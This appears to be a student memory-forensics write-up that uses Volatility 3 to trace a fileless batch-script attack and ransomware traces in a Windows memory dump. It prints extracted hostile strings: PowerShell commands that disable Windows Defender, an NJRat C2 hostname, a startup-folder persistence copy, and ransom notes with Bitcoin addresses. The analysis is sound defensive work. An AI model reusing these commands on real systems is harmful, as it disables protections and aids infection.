
```
/c sc delete windefend
+'%
/c powershell set-mppreference -disablerealtimemonitoring $true
SI9A}/q
U_oi)
yEw{
/c powershell set-mppreference -disablebehaviormonitoring $true
UO9A}/qSm
K_oi)
yEw{W
/c powershell set-mppreference -disableblockatfirstseen $true
YOUAy]
WQ%mS)
ugsw
/c powershell set-mppreference -disableioavprotection $true
SIaAu/
K%igW
qEosU
/c powershell set-mppreference -disableprivacymode $true
WIYao/
```



```
NJRat.A!MTB
taskkill /F /IM PING.EXEshutdown -s -t 00alexgetman2018.ddns.netnetsh firewall add allowedprogramnetsh firewall delete allowedprogramcmd.exe /k ping 0 & del
!Elshutilo
TrojanDownloader:HTML/Obfatchspt
{).
```



```
QVVhH
VVVhP
you became victim of the petya ransomware!chkdsk is repairing sectoryou can purchase this key on the darknet page://petya
Ransom:Win32/Petya.A!atb01
Ransom:Win32/Petya.A!atb02
!Kwampirs!rfn
Behavior:Win32/Sasquor.A
\software\sbie
Behavior:Win32/Sasquor.B
```



```
SCPT:JS/NewActiveX
Ransom:Win32/PubG.A!dha
H]Y
Your files is encrypred by PUBG Ransomware!
Your files is encrypred by PUBG Ransomware!C:\Users\ryank\source\repos\PUBG_Ransomware\PUBG_Ransomware\obj\Debug\PUBG_Ransomware.pdb.
3g2
.3gp
.aaf
.accdb
```

6. How was Easter egg 2 found


The file was found during memory analysis using Volatility's file and dump plugins. By checking the Notepad process ID (PID) and matching it with strings found in memory, it was confirmed that EE1.txt was opened using notepad and used by the attacker to prepare the script.

7. Easter Egg 3 Name:


Batch Script AAAAAAAAAAAAAAAA.bat – Launch of the Attack

Next, **after 16 minutes at, 07:50:06 UTC,** the attacker ran the file AAAAAAAAAAAAAAAA.bat using cmd.exe (PID 8576). This was the start of the attack chain. At that exact moment, timeout.exe (PID 7640) and conhost.exe (PID 8000) also launched.


This batch file was not found on the disk, when a **windows.filescan** was done. But was found in the string dump extract. **This means it is a fileless execution, running directly in memory.**



```
(venv) PS C:\Users\arunr\Desktop\Assignment_2\volatility3> python vol.py -f MrSuru.mem windows.cmdline
Volatility 3 Framework 2.26.2
Progress:  100.00               PDB scanning finished
PID     Process Args
```




```
8576    cmd.exe C:\Windows\system32\cmd.exe /c ""C:\Users\MrSuru\Music\AAAAAAAAAAAAAAA.bat" "
8000    conhost.exe     \??\C:\Windows\system32\conhost.exe 0x4
7640    timeout.exe     timeout  /t 300 /nobreak
```




```
(venv) PS C:\Users\arunr\Desktop\Assignment_2\volatility3> python vol.py -f MrSuru.mem windows.psscan | Select-String "8576"
Progress:  100.00               PDB scanning finished
7640    8576    timeout.exe     0xaf061ca70080  1       -       1       False   2025-04-25 07:50:06.000000 UTC  N/A     Disabled
8576    4400    cmd.exe 0xaf061d16c340  1       -       1       False   2025-04-25 07:50:06.000000 UTC  N/A     Disabled
8000    8576    conhost.exe     0xaf061d7b0080  4       -       1       False   2025-04-25 07:50:06.000000 UTC  N/A     Disabled
```

8. Easter Egg 3 Data:


This batch file contained PowerShell commands to disable Defender protections and create persistence. It also had ransomware and backdoor trojan payloads. That data has been explained in detail in the upcoming sections.



```
/c sc delete windefend
+'%
/c powershell set-mppreference -disablerealtimemonitoring $true
SI9A}/q
U_oi)
yEw{
/c powershell set-mppreference -disablebehaviormonitoring $true
UO9A}/qSm
K_oi)
yEw{W
/c powershell set-mppreference -disableblockatfirstseen $true
YOUAy]
WQ%mS)
ugsw
/c powershell set-mppreference -disableioavprotection $true
SIaAu/
K%igW
qEosU
/c powershell set-mppreference -disableprivacymode $true
WIYao/
K]7_O
kEimU
/c powershell set-mppreference -disableintrusionpreventionsystem $true
GI9A
sqa
/c powershell set-mppreference -severethreatdefaultaction 6
iY[]
c%qo)
QAkaE
/c powershell set-mppreference -lowthreatdefaultaction 6
cSUW
]%ki)
/c powershell set-mppreference -moderatethreatdefaultaction 6
```




```
SCPT:JS/NewActiveX
Ransom:Win32/PubG.A!dha
H]Y
Your files is encrypted by PUBG Ransomware!
Your files is encrypted by PUBG Ransomware!C:\Users\ryank\source\repos\PUBG_Ransomware\PUBG_Ransomware\obj\Debug\PUBG_Ransomware.pdb.
3g2
.3gp
.aaf
.accdb
```



```
Behavior:Win32/MshtaJScriptNet.C
Behavior:Win32/MshtaJScriptNet.A
!&H
NJRat.A!MTB
taskkill /F /IM PING.EXEshutdown -s -t 00alexgetman2018.ddns.netnetsh firewall add allowedprogramnetsh firewall delete allowedprogramcmd.exe /k ping 0 & del
!Elshutilo
TrojanDownloader:HTML/Obfatchspt
{).
thelifeaquatic.org/label/standard
!Emotet.RB
|AS-d
<nddtn#jokc7.pdbc
hebut7777forpandito9btheeaster1bg9(ordecemberchrome  (notiwantumthebrowser private 17fyuse66dev
Homshefice
Ransom:MSIL/FileCryptor.A!MTB
%11
```

9.How Easter Egg 3 was found:

Used Volatility 3's **windows.cmdline** plugin to find all CLI commands that were executed and the trace was there. Next, **windows.filescan** and **dumpfiles** were used to confirm that the file was not on disk. Finally, extracted all memory strings and searched for the batch file and found it there as well.




```
"C:\Windows\System32\NOTEPAD.EXE" C:\Users\MrSuru\Music\AAAAAAAAAAAAAAA.bat
.exe
```


10. Easter Egg 4 Name:

timeout.exe – Script Loop Persistence Mechanism

At **07:50:06 UTC**, alongside the batch file launch, timeout.exe (PID 7640) also ran. Here, it enabled the attack script to rerun repeatedly in memory, creating silent persistence.




```
7640     timeout.exe      timeout  /t 300 /nobreak
```




```
(venv) PS C:\Users\arunr\Desktop\Assignment_2\volatility3> python vol.py -f MrSuru.mem windows.psscan | Select-String "7
640"
Progress:  100.00               PDB scanning finished
7640    8576    timeout.exe     0xaf061ca70080  1       -       1       False   2025-04-25 07:50:06.000000 UTC  N/A     D
isabled
```

11. Easter Egg 4 Data:

Evidence from the memory dump and prefetch file (TIMEOUT.EXE-7D53A680.pf) shows timeout.exe was used to create a loop, making the AAAAAAAAAAAAAAA.bat script run again and again. This confirmed that the attack chain was designed to be persistent in memory and continuously execute.



```
W&H
# H
C:\Windows\Prefetch\TIMEOUT.EXE-7D53A680.pf
{098f2470-bae0-11cd-b579-08002b30bfeb}
{098f2470-bae0-11cd-b579-08002b30bfeb}
```




```
"C:\Windows\System32\NOTEPAD.EXE" C:\Users\MrSuru\Music\AAAAAAAAAAAAAAAA.bat
F3F}
"C:\Windows\System32\NOTEPAD.EXE" C:\Users\MrSuru\Music\AAAAAAAAAAAAAAAA.bat
"C:\Windows\System32\NOTEPAD.EXE" C:\Users\MrSuru\Music\AAAAAAAAAAAAAAAA.bat
%localappdata%\Packages\Microsoft.Getstarted_8wekyb3d8bbwe\Settings\settings.dat
"C:\Windows\System32\NOTEPAD.EXE" C:\Users\MrSuru\Music\AAAAAAAAAAAAAAAA.bat
F3F}
"C:\Windows\System32\NOTEPAD.EXE" C:\Users\MrSuru\Music\AAAAAAAAAAAAAAAA.bat
"C:\Windows\System32\NOTEPAD.EXE" C:\Users\MrSuru\Music\AAAAAAAAAAAAAAAA.bat
"C:\Windows\System32\NOTEPAD.EXE" C:\Users\MrSuru\Music\AAAAAAAAAAAAAAAA.bat
F3F}
"C:\Windows\System32\NOTEPAD.EXE" C:\Users\MrSuru\Music\AAAAAAAAAAAAAAAA.bat
45566398.~tmp
"C:\Windows\System32\NOTEPAD.EXE" C:\Users\MrSuru\Music\AAAAAAAAAAAAAAAA.bat
tmp
"C:\Windows\System32\NOTEPAD.EXE" C:\Users\MrSuru\Music\AAAAAAAAAAAAAAAA.bat
%localappdata%\Microsoft\Edge\User Data\2c78b266-ee22-4766-8f04-cb6852bae3b6.tmp
"C:\Windows\System32\NOTEPAD.EXE" C:\Users\MrSuru\Music\AAAAAAAAAAAAAAAA.bat
"C:\Windows\System32\NOTEPAD.EXE" C:\Users\MrSuru\Music\AAAAAAAAAAAAAAAA.bat
```

12. How Easter Egg 4 was found:


The memory strings dump showed several hits for timeout.exe, and a prefetch file confirmed it had run. This proves the system executed timeout.exe, which was used to pause and repeat the batch script. It clearly shows that the attacker set it up to run in a loop directly from memory.

End of the Attack Chain

At **07:52:37 UTC on 25/04/2025**, STARFLEET team ran **RamCapture64.exe (PID 416)** on MrSuru's machine to take a full memory snapshot. It was launched from the desktop folder and ran while the attack was still active. At the same second, conhost.exe (PID 8200) was also running, confirming the batch script session was live. This memory capture locked in all critical artefacts—scripts, malware, and tool traces—before they could be removed. It marked the exact point the attack chain ended and was frozen for cyber forensic analysis.



```
416     RamCapture64.e  "C:\Users\MrSuru\Desktop\RamCapturer\x64\RamCapture64.exe"
```



```
(venv) PS C:\Users\arunr\Desktop\Assignment_2\volatility3> python vol.py -f MrSuru.mem windows.psscan | Select-String "416"
Progress:  100.00               PDB scanning finished
416     4400    RamCapture64.e  0xaf0618159080  6       -       1       False   2025-04-25 07:52:37.000000 UTC  N/A     Disabled
8200    416     conhost.exe     0xaf061da58080  7       -       1       False   2025-04-25 07:52:38.000000 UTC  N/A     Disabled
```

Additional Findings from the memory dump

1. Additional Findings 1 Name:


Memory Signatures of 10 Ransomware Strains

The memory dump showed clear signs of multiple ransomware families running directly in memory. Names **like PUBG, CrystalCrypt, HiddenTear, Rush, Minotaur, Mischa, Petya,**

Spongebob, LOCdoor, and Godsomware were all found. Alongside the names were ransom demands, payment instructions, and debug file paths from malware development tools. These files never existed on disk and were memory-only payloads. This confirms the system was used to run or test several dangerous ransomware strains without leaving traditional traces.


2. Additional Findings 1 data:

Many memory strings contained ransomware messages, BTC addresses, and developer paths like PUBG_Ransomware.pdb or Minotaur.exe. Some messages warned that files were encrypted and gave steps for payment. These were full artefacts, not random strings, showing real malware had been staged or executed.




```
PowerShell:Invoke-Item
#ATTR_000013ef
#ATTR_000013f0
Ransom:Win32/Mohelocker.A!rsm
Many of your documents, photos, video, databases and other files are no longer accessible because they have encryptedO
oops, Your files have been encrypted !
C:\Users\mohamed\Desktop\WindowsApplication1\WindowsApplication1\obj\x86\Debug\WindowsApplication1.pdb__ENCAddToListRansom:Win32/KKKryptoLocker.A!rsm
?H]
Y50
KKKryptoLockerOoops, spongebob is encrypting your files!SPONGEBOB RANSOMWARE 2.0
C:\Users\Jared\Desktop\ransomware\KKKryptoLocker\KKKryptoLocker\obj\Debug\KKKryptoLocker.pdbRansom:Win32/Pystrikke.A!rsm
Behavior:Win32/TamperSenseUTCQueue.A
%programdata%\microsoft\diagnosis\tenantstorage\p-wdatp\
!g]+[
MUm
WQk
%programdata%\microsoft\diagnosis\tenantstorage\p-wdatp\
!g]+[
MUm
```

Spongebob Ransomware




```
vsCRYSTALCRYPT RANSOMWARE!
ALL YOUR FILES HAVE BEEN ENCRYPTEDYOU BECAME A VICTIM OF THE CRYSTALCRYPT RANSOMWARE!
PAY 0.17 BITCOINS TO THIS ADDRESS : 1LSgvYFY7SDNje2Mhsm51FxhqPsbvXEhpEYOU CAN FIND THEM ON YOUR DESKTOP IN "CRYSTALCRYPT_UNIQEID.TXT"
Bitcoin Address: 14j51TreRGTeXqi9tJ8wCaf3Wseb1L21WMC
rystalCrypt_Recover_Instuctions.png
A_DriveB_DriveD_DriveE_DriveF_DriveG_DriveH_DriveI_DriveJ_DriveK_DriveL_DriveM_DriveN_DriveO_DriveP_DriveQ_DriveR_DriveS_DriveT_DriveU_Dr
T)v
```

Crystalcrypt Ransomware




```
Ransom:Win32/Mischa.A
d<h1>you became victim of the mischa ransomware!</h1>://mischa<title>mischa ransomware</title>mischa.dllyour_files_are_encrypted##url1##<br/>
##url2####code## </body></html>
.pspimage
\$recycle.bin
Ransom:Win32/Mischa.A!!Mischa.gen!A
u)<h1>you became victim of the mischa ransomware!</h1>://mischa<title>mischa ransomware</title>mischa.dllyour_files_are_encrypted##url1##<br/>
 ##url2####code## </body></html>
.pspimage
```

Mischa Ransomware




```
SCPT:JS/NewActiveX
Ransom:Win32/PubG.A!dha
H]Y
Your files is encrypred by PUBG Ransomware!
Your files is encrypred by PUBG Ransomware!C:\Users\ryank\source\repos\PUBG_Ransomware\PUBG_Ransomware\obj\Debug\PUBG_Ransomware.pdb.
3g2
.3gp
.aaf
.accdb
```

PUBG Ransomware




```
Ransom:Win32/Roodcol
]UI
copy "Locdoor.exe" "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\temp00000000.exe"echo
Your computer's files have been encrypted to Locdoor Ransomware!start http://9w37hde92oqvcew235.creatorlink.net/364apytRKNUXFmVsk5z8Wf1T7tYcoD1RTZ
Your computer's important files have been encrypted!ren *.mp4 *.door1ren *.avi *.door2ren *.mp3 *.doo3rren *.txt *.door4ren *.hwp *.doo5rren *.pptx *.door6ren
*.docx *.door7ren *.xlsx *.door8ren *.html *.door9ren *.xml *.door10ren *.amr *.door11ren *.mov *.door12ren *.mkv *.door13ren *.wav *.door14ren *.wmv *
.door15ren *.wma *.door16ren *.tar *.door17ren *.png *.door18ren *.jpg *.door19ren *.jpeg *.door20ren *.bmp *.door21ren *.rar *.door22ren
*.jar *.door23ren *.zip *.door24ren *.7z *.door25ren *.iso *.door26Ransom:MSIL/Loxn
```

Locdoor Ransomware




```
QVVhH
VVVhP
you became victim of the petya ransomware!chkdsk is repairing sectoryou can purchase this key on the darknet page://petya
Ransom:Win32/Petya.A!atb01
Ransom:Win32/Petya.A!atb02
!Kwampirs!rfn
Behavior:Win32/Sasquor.A
